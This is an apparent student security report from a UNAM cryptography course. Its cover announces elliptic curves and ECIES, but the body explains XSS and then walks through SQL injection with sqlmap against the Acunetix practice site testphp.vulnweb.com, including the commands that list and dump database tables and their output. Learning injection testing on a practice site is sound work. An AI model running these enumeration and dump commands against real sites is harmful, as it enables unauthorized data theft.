Universidad Nacional Autónoma de México

Facultad de Ciencias

Criptografía y Seguridad

Proyecto 3

Curvas elípticas y seguridad
ECIES

Profesor:

Manuel Díaz Díaz

Integrantes:

Lázaro Pérez David Jonathan

Licona Gómez Aldo Daniel

Marín Parra José Guadalupe de Jesús

Índice

1. Cross Site Scripting (XSS)

1.1. Ataque XSS

Un ataque XSS se da gracias a una vulnerabilidad de seguridad en la cual un atacante puede inyectar código malicioso en un sitio web. El código inyectado es ejecutado por las víctimas y permite eludir los controles de acceso haciéndose pasar por usuarios.

Para que este tipo de ataques no tengan éxito, se debe contar con buena y suficiente validación y codificación en la página web. Podemos clasificarlos en tres categorías las cuales son.

- XSS Almacenados. Consiste en que el script inyectado se almacena de forma permanente el los servidores de destino.
- XSS Reflejados. Se engaña al usuario haciendo que éste dé click a un enlace malicioso el cual realiza la inyección.
- XSS basados en DOM. Se ejecuta gracias a la modificación del Entorno DOM por parte del cliente debido a modificaciones maliciosas.

2. SQL injection


2.1. Herramienta sqlmap

SQL por sus siglas, Structured Query Language es un lenguaje estándar para la gestión de datos. Ahora, SQL injection son inyecciones de código sql malicioso dentro de páginas web.

Las inyecciones ocurren sólo cuando no hay suficiente seguridad en el sitio web, por lo general con estas inyecciones de código, el atacante busca recopilar la información del usuario con el fin de robarle dinero o robar su identidad.


Para probar esto, ingresaremos a la página *http://testphp.vulnweb.com/* como sitio objetivo para detectar vulnerabilidades. Ahora en este mismo sitio, nos apoyaremos de la herramienta de **sqlmap** para realizar lo siguiente.

1. Utilizar el parámetro **cat** en la url para detectar fallas y poder usar sqlmap.




Observamos que en la URL *http://testphp.vulnweb.com/listproducts.php?cat=1* el parámetro **cat=1** nos brinda información dentro de la página, es decir, una buena consulta GET.

Ahora hagamos una pequeña modificación a la consulta para ver si el sitio es vulnerable.



Notamos que en la URL *http://testphp.vulnweb.com/listproducts.php?cat=** el parámetro **cat=*** nos da un error lo que significa que el sitio es vulnerable.


2. Obtener tablas de la base de datos: **information_schema**.



Una vez verificado que existe la base de datos **information_schema**, ejecutamos el comando

```
> sqlmap -u http://testphp.vulnweb.com/listproducts.php\?cat\=1
-D information_schema --tables
```

con el cual obtenemos las siguientes tablas.




3. Obtener el nombre de las columnas de la tabla: **KEYWORDS**.

   Ejecutando el comando

   ```
   > sqlmap -u http://testphp.vulnweb.com/listproducts.php\?cat\=1
   -D information_schema -T KEYWORDS --columns
   ```

   Obtenemos las siguientes columnas.




4. Obtener los datos de las columnas: **RESERVED** y **WORD**.

   Ejecutando el comando

   ```
   > sqlmap -u http://testphp.vulnweb.com/listproducts.php\?cat\=1
   -D information_schema -T KEYWORDS -C RESERVED,WORD --dump
   ```

   Obtenemos los siguientes datos de las columnas respectivamente.



```
[12:30:41] [INFO] fetching entries of column(s) 'RESERVED,WORD' for table 'KEYWORDS' in database 'information_schema'
Database: information_schema
Table: KEYWORDS
[710 entries]
+----------+---------------------------------+
| RESERVED | WORD                            |
+----------+---------------------------------+
[12:30:41] [WARNING] console output will be trimmed to last 256 rows due to large table size
| 0        | PROCESS                         |
| 0        | PROCESSLIST                     |
| 0        | PROFILE                         |
| 0        | PROFILES                        |
| 0        | PROXY                           |
| 1        | PURGE                           |
| 0        | QUARTER                         |
| 0        | QUERY                           |
| 0        | QUICK                           |
| 0        | RANDOM                          |
| 1        | RANGE                           |
| 1        | RANK                            |
| 1        | READ                            |
| 1        | READS                           |
| 0        | READ_ONLY                       |
| 1        | READ_WRITE                      |
| 1        | REAL                            |
| 0        | REBUILD                         |
| 0        | RECOVER                         |
| 1        | RECURSIVE                       |
| 0        | REDO_BUFFER_SIZE                |
| 0        | REDUNDANT                       |
| 0        | REFERENCE                       |
| 1        | REFERENCES                      |
| 1        | REGEXP                          |
| 0        | RELAY                           |
| 0        | RELAYLOG                        |
| 0        | RELAY_LOG_FILE                  |
| 0        | RELAY_LOG_POS                   |
| 0        | RELAY_THREAD                    |
| 1        | RELEASE                         |
| 0        | RELOAD                          |
| 0        | REMOVE                          |
| 1        | RENAME                          |
| 0        | REORGANIZE                      |
| 0        | REPAIR                          |
| 1        | REPEAT                          |
| 0        | REPEATABLE                      |
| 1        | REPLACE                         |
| 0        | REPLICA                         |
| 0        | REPLICAS                        |
| 0        | REPLICATE_DO_DB                 |
| 0        | REPLICATE_DO_TABLE              |
| 0        | REPLICATE_IGNORE_DB             |
| 0        | REPLICATE_IGNORE_TABLE          |
| 0        | REPLICATE_REWRITE_DB            |
| 0        | REPLICATE_WILD_DO_TABLE         |
| 0        | REPLICATE_WILD_IGNORE_TABLE     |
| 0        | REPLICATION                     |
| 1        | REQUIRE                         |
| 0        | REQUIRE_ROW_FORMAT              |
| 0        | REQUIRE_TABLE_PRIMARY_KEY_CHECK |
| 0        | RESET                           |
| 1        | RESIGNAL                        |
| 0        | RESOURCE                        |
| 0        | RESPECT                         |
| 0        | RESTART                         |
| 0        | RESTORE                         |
| 1        | RESTRICT                        |
| 0        | RESUME                          |
| 0        | RETAIN                          |
| 1        | RETURN                          |
| 0        | RETURNED_SQLSTATE               |
| 0        | RETURNING                       |
| 0        | RETURNS                         |
| 0        | REUSE                           |
| 0        | REVERSE                         |
| 1        | REVOKE                          |
| 1        | RIGHT                           |
| 1        | RLIKE                           |
| 0        | ROLE                            |
| 0        | ROLLBACK                        |
| 0        | ROLLUP                          |
| 0        | ROTATE                          |
| 0        | ROUTINE                         |
| 1        | ROW                             |
| 1        | ROWS                            |
| 0        | ROW_COUNT                       |
| 0        | ROW_FORMAT                      |
| 1        | ROW_NUMBER                      |
| 0        | RTREE                           |
| 0        | SAVEPOINT                       |
| 0        | SCHEDULE                        |
| 1        | SCHEMA                          |
| 1        | SCHEMAS                         |
| 0        | SCHEMA_NAME                     |
| 0        | SECOND                          |
| 0        | SECONDARY                       |
| 0        | SECONDARY_ENGINE                |
| 0        | SECONDARY_ENGINE_ATTRIBUTE      |
| 0        | SECONDARY_LOAD                  |
| 0        | SECONDARY_UNLOAD                |
| 1        | SECOND_MICROSECOND              |
| 0        | SECURITY                        |
| 1        | SELECT                          |
| 1        | SENSITIVE                       |
| 1        | SEPARATOR                       |
| 0        | SERIAL                          |
| 0        | SERIALIZABLE                    |
| 0        | SERVER                          |
| 0        | SESSION                         |
| 1        | SET                             |
| 0        | SHARE                           |
| 1        | SHOW                            |
| 0        | SHUTDOWN                        |
| 1        | SIGNAL                          |
| 0        | SIGNED                          |
| 0        | SIMPLE                          |
| 0        | SKIP                            |
| 0        | SLAVE                           |
| 0        | SLOW                            |
| 1        | SMALLINT                        |
| 0        | SNAPSHOT                        |
| 0        | SOCKET                          |
| 0        | SOME                            |
| 0        | SONAME                          |
| 0        | SOUNDS                          |
| 0        | SOURCE                          |
| 0        | SOURCE_CONNECTION_AUTO_FAILOVER |
| 1        | SPATIAL                         |
| 1        | SPECIFIC                        |
| 1        | SQL                             |
| 1        | SQLEXCEPTION                    |
| 1        | SQLSTATE                        |
| 1        | SQLWARNING                      |
| 0        | SQL_AFTER_GTIDS                 |
| 0        | SQL_AFTER_MTS_GAPS              |
| 0        | SQL_BEFORE_GTIDS                |
| 1        | SQL_BIG_RESULT                  |
| 0        | SQL_BUFFER_RESULT               |
| 1        | SQL_CALC_FOUND_ROWS             |
| 0        | SQL_NO_CACHE                    |
| 1        | SQL_SMALL_RESULT                |
| 0        | SQL_THREAD                      |
| 0        | SQL_TSI_DAY                     |
| 0        | SQL_TSI_HOUR                    |
| 0        | SQL_TSI_MINUTE                  |
| 0        | SQL_TSI_MONTH                   |
| 0        | SQL_TSI_QUARTER                 |
| 0        | SQL_TSI_SECOND                  |
| 0        | SQL_TSI_WEEK                    |
| 0        | SQL_TSI_YEAR                    |
| 0        | SRID                            |
| 1        | SSL                             |
| 0        | STACKED                         |
| 0        | START                           |
| 1        | STARTING                        |
| 0        | STARTS                          |
| 0        | STATS_AUTO_RECALC               |
| 0        | STATS_PERSISTENT                |
| 0        | STATS_SAMPLE_PAGES              |
| 0        | STATUS                          |
| 0        | STOP                            |
| 0        | STORAGE                         |
| 1        | STORED                          |
| 1        | STRAIGHT_JOIN                   |
| 0        | STREAM                          |
| 0        | STRING                          |
| 0        | SUBCLASS_ORIGIN                 |
| 0        | SUBJECT                         |
| 0        | SUBPARTITION                    |
| 0        | SUBPARTITIONS                   |
| 0        | SUPER                           |
| 0        | SUSPEND                         |
| 0        | SWAPS                           |
| 0        | SWITCHES                        |
| 1        | SYSTEM                          |
| 1        | TABLE                           |
| 0        | TABLES                          |
| 0        | TABLESPACE                      |
| 0        | TABLE_CHECKSUM                  |
| 0        | TABLE_NAME                      |
| 0        | TEMPORARY                       |
| 0        | TEMPTABLE                       |
| 1        | TERMINATED                      |
| 0        | TEXT                            |
| 0        | THAN                            |
| 1        | THEN                            |
| 0        | THREAD_PRIORITY                 |
| 0        | TIES                            |
| 0        | TIME                            |
| 0        | TIMESTAMP                       |
| 0        | TIMESTAMPADD                    |
| 0        | TIMESTAMPDIFF                   |
| 1        | TINYBLOB                        |
| 1        | TINYINT                         |
| 1        | TINYTEXT                        |
| 0        | TLS                             |
| 1        | TO                              |
| 1        | TRAILING                        |
| 0        | TRANSACTION                     |
| 1        | TRIGGER                         |
| 0        | TRIGGERS                        |
| 1        | TRUE                            |
| 0        | TRUNCATE                        |
| 0        | TYPE                            |
| 0        | TYPES                           |
| 0        | UNBOUNDED                       |
| 0        | UNCOMMITTED                     |
| 0        | UNDEFINED                       |
| 1        | UNDO                            |
| 0        | UNDOFILE                        |
| 0        | UNDO_BUFFER_SIZE                |
| 0        | UNICODE                         |
| 0        | UNINSTALL                       |
| 1        | UNION                           |
| 1        | UNIQUE                          |
| 0        | UNKNOWN                         |
| 1        | UNLOCK                          |
| 1        | UNSIGNED                        |
| 0        | UNTIL                           |
| 1        | UPDATE                          |
| 0        | UPGRADE                         |
| 1        | USAGE                           |
| 1        | USE                             |
| 0        | USER                            |
| 0        | USER_RESOURCES                  |
| 0        | USE_FRM                         |
| 1        | USING                           |
| 1        | UTC_DATE                        |
| 1        | UTC_TIME                        |
| 1        | UTC_TIMESTAMP                   |
| 0        | VALIDATION                      |
| 0        | VALUE                           |
| 1        | VALUES                          |
| 1        | VARBINARY                       |
| 1        | VARCHAR                         |
| 1        | VARCHARACTER                    |
| 0        | VARIABLES                       |
| 1        | VARYING                         |
| 0        | VCPU                            |
| 0        | VIEW                            |
| 1        | VIRTUAL                         |
| 0        | VISIBLE                         |
| 0        | WAIT                            |
| 0        | WARNINGS                        |
| 0        | WEEK                            |
| 0        | WEIGHT_STRING                   |
| 1        | WHEN                            |
| 1        | WHERE                           |
| 1        | WHILE                           |
| 1        | WINDOW                          |
| 1        | WITH                            |
| 0        | WITHOUT                         |
| 0        | WORK                            |
| 0        | WRAPPER                         |
| 1        | WRITE                           |
| 0        | X509                            |
| 0        | XA                              |
| 0        | XID                             |
| 0        | XML                             |
| 1        | XOR                             |
| 0        | YEAR                            |
| 1        | YEAR_MONTH                      |
| 1        | ZEROFILL                        |
| 0        | ZONE                            |
+----------+---------------------------------+
```

3. Referencias

3.1. Bibliografía

- Stawart, D. T. C. (Ed.). (2012). Cross-Site Scripting. Dicho.
- Belcic, I. (2020, septiembre 22). ¿Qué es la inyección de SQL y cómo funciona? ¿Qué es la inyección de SQL y cómo funciona?; Avast. https://www.avast.com/es-es/c-sql-injection
- How to use SQLMAP to test a website for SQL Injection vulnerability. (2017, mayo 24). GeeksforGeeks. https://www.geeksforgeeks.org/use-sqlmap-test-website-sql-injection-vulnerability/
- Home of Acunetix Art. (s/f). Vulnweb.com. Recuperado el 2 de diciembre de 2022, de http://testphp.vulnweb.com/